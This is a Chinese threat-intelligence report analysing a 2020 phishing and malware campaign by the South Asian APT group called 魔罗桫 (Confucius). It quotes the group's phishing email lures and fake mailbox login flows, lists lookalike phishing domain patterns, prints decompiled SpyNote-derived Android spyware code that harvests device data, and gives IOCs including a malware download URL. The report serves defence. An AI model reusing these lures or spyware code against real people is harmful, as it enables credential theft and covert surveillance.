APT

提菩行动：来自南亚APT组织“魔罗桫”的报复性定向攻击

奇安信 威胁情报中心

目录

概述

奇安信威胁情报中心红雨滴安全研究团队多年来持续对南亚次大陆方向的攻击活动进行追踪。我们对蔓灵花、摩诃草、响尾蛇等相关组织均做过大量的分析和总结。上述组织长期针对中国、巴基斯坦、尼泊尔等国和地区进行了长达数年的网络间谍攻击活动，主要攻击领域为政府机构、军工企业、核能行业、商贸会议、通信运营商等。

而近些年来，随着南亚边境冲突加剧，越来越多攻击组织借助中印关系为主题，针对中国关键基础设施部门发起网络攻击活动，我们长期追踪分析的“魔罗桫”APT 团伙便是其中之一（国外安全厂商命名的 Confucius）。

该组织自 2013 年起便持续活跃，奇安信内部对该团伙命名为“魔罗桫”。而由于近年来该组织对其内部攻击项目的命名：Project tibbar，故我们将该组织近期的攻击活动命名为：提菩。

多种攻击手法

在提菩攻击活动中，攻击团伙使用了多种攻击手法：邮件结合钓鱼网站，邮件结合木马附件，单一投放木马，恶意安卓 APK 投放等等。其中值得注意的是，攻击团伙除了使用自定义的特种木马外，疑似还使用了一些商业，开源木马。

在分析攻击载荷过程中，红雨滴发现该团伙不仅使用了高敏感性的、诱惑性的恶意文档名称，还发现该组织疑似使用了类似“商贸信”的攻击手法。这一点与以往传统的 APT 组织不太一致，这或许是该组织隐蔽自身攻击活动的方式，从而加大分析人员溯源的难度。

奇安信威胁情报中心对整个活动进行了剖析，将报告呈现于此。截至本报告发布(2020.09)，攻击活动仍在持续进行中，报告末尾将公开详细技术分析和 IOC 指标，以供参考。

攻击行动特点

提菩行动特点：

1. 对攻击目标异常了解


2. 根据目标单位进行定制化华语类网络攻击活动

3. 疑似使用“商贸信“活动混淆视听

本次报告批露的攻击类型分为四种类型：邮件结合钓鱼网站定向攻击、邮件木马附件定向攻击、安卓 APK 攻击以及疑似得商贸信活动。

邮件结合钓鱼网站定向攻击

Tibber 活动早期攻击手法与南亚另一 APT 组织蔓灵花及其相似，均采用了“”邮件安全警告”为诱饵，诱导受害者访问钓鱼网站从而窃取其账户密码相关信息。如下：



你好 XXX


请在24小时内确认您的邮件账户，以使用不间断的邮件服务。
如果未确认，则您的邮件服务可能会中断或账户可能被阻止以供进一步使用。

确认您的账户

如果已确认，请忽略。

邮件系统管理员：xxxxx@攻击目标单位邮箱 POP-SSL/SMTP-SSL:攻击目标单位邮箱域名

而近期该组织开始转变其攻击手法，采用 html 代码进行附件伪造，当受害者尝试点击附件时，会被重定向到攻击者精心伪造的钓鱼网站。其中转发邮件信息部分为攻击者自行添加，主要目的是使得邮件具备真实性。



请检查并回复本邮件

来自 攻击目标部门 所处地点


----------转发邮件信息----------

发件人： XX 伪装成真实存在人的身份和邮箱
发送日期： 20XX年-XX-XX XX:XX:XX
收件人：XX 攻击目标的真实身份和邮箱

附件(1)

XXXX清单 XXXX.docx （120.11 KB）

此外，构造一段”转发邮件信息”已经是比较常见的钓鱼邮件攻击，但是“魔罗桫” 组织采用了 N 层转发邮件信息构造，类似下面的邮件截图，其中配合的话术类似：“这邮件很重要”、“该查看附件了”、“及时反馈！”、“收到请确认！”、“该文档需要优先处理”，等等。



含有明显的复制粘贴中文痕迹

您是否已收到20XX年半年度X国统计报告并将其转发给前台以进行及时处理？

收到后请确认。

祝好运。

XXX

在 20XX-XX-XX XX:XX:XX，"XXX" <XXX@XXX.com> 写道：

随附20XX年半年度X国统计报告。请下载文档并按照说明进行处理。

请收到后回复。

祝好。

XXA

-----原始邮件-----
发件人: "XXB" <XXB@XXX.cn>
发送时间:20XX-XX-XX XX:XX:XX (星期X)
收件人: "XXX" <XXX@XXX.cn>, "XXX" <XXX@XXX.com>
抄送:
主题: Fw: 20XX年XX业半年XXX统计XX

女士们，先生们，请与每个主题的具体负责人联系，并尽快执行声明。

祝好。

-----原始邮件-----
发件人: "XXB" <XXB@XXX.cn>
发送时间:20XX-XX-XX XX:XX:XX (星期X)
收件人: "XXX" <XXX@XXX.cn>, "XXX" <XXX@XXX.com>
抄送:
主题: Fw: 20XX年XX业半年XXX统计XX

各位：
详见附件。祝好！

XX
20XX年XX月XX日


Attachments（1 item）

XXXXXXXXX .xlsx（113.62 K）

Download Preview

点击此处超链接至钓鱼网站

还有一系列的攻击中，“魔罗桫”组织还故意使用红色警示语，营造一种很紧急的氛围，让攻击目标去点击钓鱼链接。




请尽快做必要的事情!!!

-----原始邮件-----
发件人: "XXB" <XXB@XXX.cn>
发送时间:20XX-XX-XX XX:XX:XX (星期x)
收件人: "XXX" <XXX@XXX.cn >, "XXX" <XXX@XXX.com>
抄送:
主题: Fw:

需要作出紧急反应!!!

攻击者采用的钓鱼网站策略也极具特色，当受害者点击上图链接后，会跳转到伪装成 163 的邮箱文件中转站。



163 网易免费邮 mail.163.com 你好，[redacted]163.com [退出]

问题反馈 | 帮助 | English

不支持的浏览器：

[redacted]

您的浏览器很旧，不支持打开此文件。

请点击此处打开该文件

注：如果此资源包含不符合国家法律的相关内容或信息，请点击进行举报


下载邮箱大师，即可免费享受：

1. 新邮件实时提醒，支持随时随地免费收发；
2. 支持手机超大附件转发无需下载，方便又省流量；
3. 签到邮箱大师云附件免费升级到15G，还有更多好礼。
4. 邮箱大师其他各种福利机会。

马上签到　了解更多>>

About NetEase | 公司简介 | 联系方法 | 招聘信息 | 客户服务 | 相关法律 | 网络营销
Copyright © 1997-2010 网易公司版权所有


点击打开文件按钮后，会加载一份 PDF 文件，当文件加载完毕，并在显示出文件的部分内容后会马上跳转，而不给用户下载的机会，并要求用户登陆才可以下载



163 网易免费邮 mail.163.com

出于安全原因，您的会话已过期。请登录以访问文件。

重定向至攻击者伪造的登陆界面，需要注意的是，攻击者在该页面采取了一些小心思，受害者第一次输入密码并登陆无论如何都会显示密码错误，只有受害者第二次输入密码再点击登陆才会成功跳转到 PDF 文件下载的地方。这可能是攻击者为了防止攻击目标故意输错密码，测试是否为钓鱼网站，而设置的陷阱。



除了伪造 163 邮箱的钓鱼网站外，“魔罗桫”组织还会使用政府网站的邮箱系统作为伪造页面，几乎其所有攻击目标，该组织均构造了一个钓鱼网站，其中邮箱系统的页面源码均为复制自原网站。

上述均为在邮件里面加入超链接表单的攻击，除了直接跳转到钓鱼网站，“魔罗桫”组织还采用了 URL 跳转的方式进行攻击，其中涉及 Google 等等。

格式如下


https://www.google.com/url?sa=i&rct=j&q=&esrc=s&source=images&cd=&ved=XXXXX&url=XXXXXX%2F&psig=XXXX&ust=XXXX

最后，“魔罗桫”组织中文水平也许并不是非常强，经常出现中文语法错误的句子。但是，该组织对于中国的国情、舆情、国防军工资产等等了解的非常透彻，并且很擅长社会工程学，经常会在邮件里进行回复，从而诱导目标去打开链接或附件。

例如：“上班之前请打开附件，然后我会发给某先生”，而这个某先生正好是这个攻击目标的上级，这需要一个非常有经验的信息收集和分析团队同步进行才可能达成这个定向性的攻击活动。

邮件木马附件定向攻击

使用带有附件的钓鱼邮件攻击方式由 2020 年开始使用，与以往南亚次大陆方向的组织攻击模式类似，而该活动中，主要特点在于该组织使用了 avast 杀毒软件加入邮件中，显得附件已经接受过杀软查杀为安全，让目标放松警惕，下放同样结合了钓鱼网址攻击的手法：转发邮件信息。



真实附件

XXX requirement...
58 KB

Virus-free www.avast.com

---------转发邮件信息---------

发件人： XX 伪装成真实存在人的身份和邮箱
发送日期： 20XX年-XX-XX XX:XX:XX
收件人：XX 攻击目标的真实身份和邮箱

伪装名称
单位名称
单位地址


安卓 APK 攻击

与南亚其他 APT 团伙类似的是，Tibber 行动攻击组织也擅长双平台攻击，在溯源关联过程中，红雨滴捕获了两例疑似针对巴基斯坦的攻击样本，样本以巴基斯坦铁路相关为应用

名称进行伪装，相关信息如下。

应用名称	MD5	ITW
Government Officers.apk	005e8de2974db8722073fa54e8b8d435	http://185.214.10.220/1/officers_list.apk
Pak Railways.apk	e91e10978ace80a789363288ffee178a	

经分析发现此类样本为开源安卓木马 spynote 改写而来。



```
    try {
        v3.append("Sim Operator Name :" + this.a.getSystemService("phone").getSimOperatorName() + "c0c1c3a2c0c1c");
    }
    catch(Exception v0) {
    }

    try {
        v3.append("Line Number :" + this.a.getSystemService("phone").getLine1Number() + "c0c1c3a2c0c1c");
    }
    catch(Exception v0) {
    }

    try {
        v3.append("Sim CountryIso :" + this.a.getSystemService("phone").getSimCountryIso() + "c0c1c3a2c0c1c");
    }
    catch(Exception v0) {
    }

    try {
        v0_1 = this.a.getSystemService("phone");
        v4 = ((TelephonyManager)v0_1).getSimOperator();
        if(TextUtils.isEmpty(((CharSequence)v4))) {
            goto label_359;
        }

        CellLocation v0_2 = ((TelephonyManager)v0_1).getCellLocation();
        v3.append("MCC - Mobile Country Code :" + v4.substring(0, 3) + "c0c1c3a2c0c1c");
        v3.append("MNC - Mobile Network Code :" + v4.substring(3) + "c0c1c3a2c0c1c");
        v3.append("CID - Cell ID :" + Integer.toString(((GsmCellLocation)v0_2).getCid()) + "c0c1c3a2c0c1c");
        v3.append("LAC - Location Area Code :" + Integer.toString(((GsmCellLocation)v0_2).getLac()) + "c0c1c3a2c0c1c");
    }
    catch(Exception v0) {
    }

label_359:
    v3.append("#------------[WIFI info]-----------#c0c1c3a2c0c1c");
    try {
        WifiInfo v0_3 = this.a.getApplicationContext().getSystemService("wifi").getConnectionInfo();
        v4 = v0_3.getMacAddress();
        String v5 = v0_3.getSSID();
        int v6 = v0_3.getLinkSpeed();
        v0_4 = WifiManager.calculateSignalLevel(v0_3.getRssi(), 5);
        v3.append("MacAddress :" + v4 + "c0c1c3a2c0c1c");
        v3.append("SSId :" + v5 + "c0c1c3a2c0c1c");
        v3.append("Link Speed :" + Integer.toString(v6) + "dBm" + "c0c1c3a2c0c1c");
        v3.append("RssI :" + Integer.toString(v0_4) + "c0c1c3a2c0c1c");
    }
    catch(Exception v0) {
    }

    v3.append("#------------[Battery info]-----------#c0c1c3a2c0c1c");
    try {
        Intent v0_5 = this.a.registerReceiver(null, new IntentFilter("android.intent.action.BATTERY_CHANGED"));
        v3.append("Battery Level :" + String.valueOf(v0_5.getIntExtra("level", 0) * 100 / v0_5.getIntExtra("scale", 100)) + "%" + "c0c1c3a2c0c1c");
    }
    catch(Exception v0) {
```

疑似“商贸信”攻击

在分析过程中， 红雨滴研究人员基于钓鱼域名捕获了一些疑似该组织利用“商贸信”手法传播商业，开源木马的攻击样本，相关信息如下：

文件名	MD5
Programmable%20Logic%20Control%20(PLC)%20System.zip	f66d98a61c5b00423da7c7adf028cd0a
MOM 中讨论的项目更新进度.rar	25ed7244f6cc13de912038156184a420
	ca06302c2e1b12cd69dfd2c1a95f

	6b64
	29b076fbaddd032059335a6156e7801f
OJOINT INSPECTION OF INSULATION MATERIAL 57th BATCH OF KoM - 15HT-2 (SB-278).rar	3e84bf8e1f9b469c3fcc24281a1f65dc


此类样本都是基于黑市上贩卖的注入器和开源的远控结合而成，给我们的溯源过程造成了巨大的困难。

诱饵分析

从 2018 年至今的攻击，我们将攻击中涉及到的诱饵，伪造的正常程序的名称以及诱惑性词汇进行了筛选（其中有涉及印度相关词汇的诱饵名称）。

India's 5th Gen Fighter Jet Report.exe
Adviser Senior Director eysd.docx
Revised Programmable Logic Control (PLC) System.exe
Policy_update.exe
Crashreporter.exe
Officers_List.apk
PakRail.apk
Programmable Logic Control (PLC) System.zip
KB-Auto-win-update.exe
Notepad.NET.exe
010Editor.exe
vs_community.exe

通过关键词数量统计后的词云图如下：



除诱饵名外，其钓鱼活动中，所使用的钓鱼链接前缀均为攻击目标的单位名称，或者试图钓鱼攻击目标的邮箱账号的平台：

maill.xxx.org.cn.XXXXXX.com
Mail.xxx.com.cn.XXXXXX.com
xxx.cn.coremail.xt5. XXXXXX.com
login.mail.xxx.cn.xxmail.xt5. XXXXXX.com
login.mail.126.com. XXXXXX..com
login.mail.163.com. XXXXXX..com
auth.mail.sina.com.cn. XXXXXX.com

而其中有一个钓鱼网址为：www.thesundayguardianlive.com.jspsessionindex.com

其中前缀网站是印度的《星期日卫报》，该报由政治家 MJ Akbar 创立，现隶属于印度人民党，故我们猜测该域名可能被用于攻击印度党派成员

攻击活动总结

从提菩行动的攻击目标侧进行分析，可以发现目标集中在中国、巴基斯坦、尼泊尔三个国家。

阿富汗
喀布尔
伊斯兰堡
中国
巴基斯坦
拉萨
新德里
尼泊尔
孟加拉国
印度

